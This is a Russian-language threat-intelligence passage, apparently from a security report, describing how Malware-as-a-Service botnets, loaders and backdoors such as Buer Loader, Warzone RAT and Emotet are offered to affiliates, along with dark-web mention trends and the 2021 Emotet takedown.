


Чаще всего оператор ВПО заражает устройства с помощью фишинга. Устройства жертв объединяются в одну сеть, готовую выполнять произвольные команды злоумышленника. Зачастую оператор ВПО использует ботнет для дальнейшей массовой рассылки вредоносных писем и заражения новых устройств с целью его расширения.

Партнер после переговоров с менеджером оператора получает доступ к панели управления ботнетом. В данном случае адверту предоставляется именно зараженная инфраструктура, а не экземпляр ВПО, что можно считать аналогом модели Platform-as-a-Service. Зловреды этого типа имеют модули загрузчиков, что позволяет участнику «партнерки» доставлять другие вредоносные программы на уже зараженные устройства. Еще один вариант использования ботнета — массовая рассылка фишинговых писем со своим ВПО, что также помогает злоумышленникам в его распространении. Для проведения DDoS-атак такие ботнеты не предназначены. После успешного заражения скомпрометированное устройство устанавливает соединение с управляющим сервером партнера, а не операторов.

Лоадеры похожи по своему функционалу на приведенный выше тип ботнетов: в них используются схожие модули, позволяющие загружать другие зловреды на зараженное устройство. Основное отличие заключается в том, что партнеру нужно самому искать способы распространения ВПО, поскольку в этом случае операторы предоставляют именно зловред, а не готовую зараженную инфраструктуру.


Ниже представлена административная панель одного загрузчика. Во вкладке со статистикой отображается, сколько устройств заражено всего и сколько из них находится онлайн. Также присутствует информация о первом обращении жертвы на управляющий сервер, страна, в которой расположено устройство, операционная система, права скомпрометированного пользователя и статус.



Административная панель Buer Loader. Статистика

В административной панели этого загрузчика можно запланировать задачу, для которой настраиваются фильтры и различные параметры.


Лоадер позволяет загрузить любой файл размером до 28 МБ на устройство жертвы по указанному пути и запускать его с выбранным методом исполнения и аргументами.



Административная панель Buer Loader. Задачи


В случае с бэкдором, распространяющимся по модели Malware-as-a-Service, партнер также самостоятельно распространяет ВПО и заражает устройства. На рисунке ниже представлена административная панель со встроенным билдером и перечислены возможные действия в скомпрометированной системе.

Зловред может использоваться в качестве инструмента для загрузки и запуска вредоносного ПО, а также для исполнения вредоносных команд на устройстве жертвы.



Административная панель Warzone RAT

Эволюция ботнетов, загрузчиков и бэкдоров



Динамика количества упоминаний пяти семейств ботнетов/бэкдоров/загрузчиков, распространявшихся по модели MaaS, в теневых сообществах, январь 2018 — август 2022 г.

Мы проанализировали эволюцию пяти наиболее популярных семейств ботнетов, бэкдоров и загрузчиков, распространяемых по модели Malware-as-a-Service, опираясь на их упоминания в даркнет-сообществах.

На даркнет-форумах не так много всплесков активности, связанных с данной категорией ВПО, однако стоит уделить внимание Emotet.

Emotet — приватный ботнет, его создатели не публикуют объявлений на форумах, и приобрести его по модели MaaS могут только крупные операторы ВПО. Этот зловред известен тем, что загружал TrickBot и QBot на зараженные устройства.

В январе 2021 года Европол, ФБР и правоохранительные органы многих стран смогли захватить контроль над этим ботнетом. Тогда же киберполиция Украины сообщила об аресте двух человек, подозреваемых в поддержке инфраструктуры Emotet. Весной 2021-го ботнет фактически ликвидировали, разослав на зараженные устройства обновление, которое запускало самоудаление Emotet.

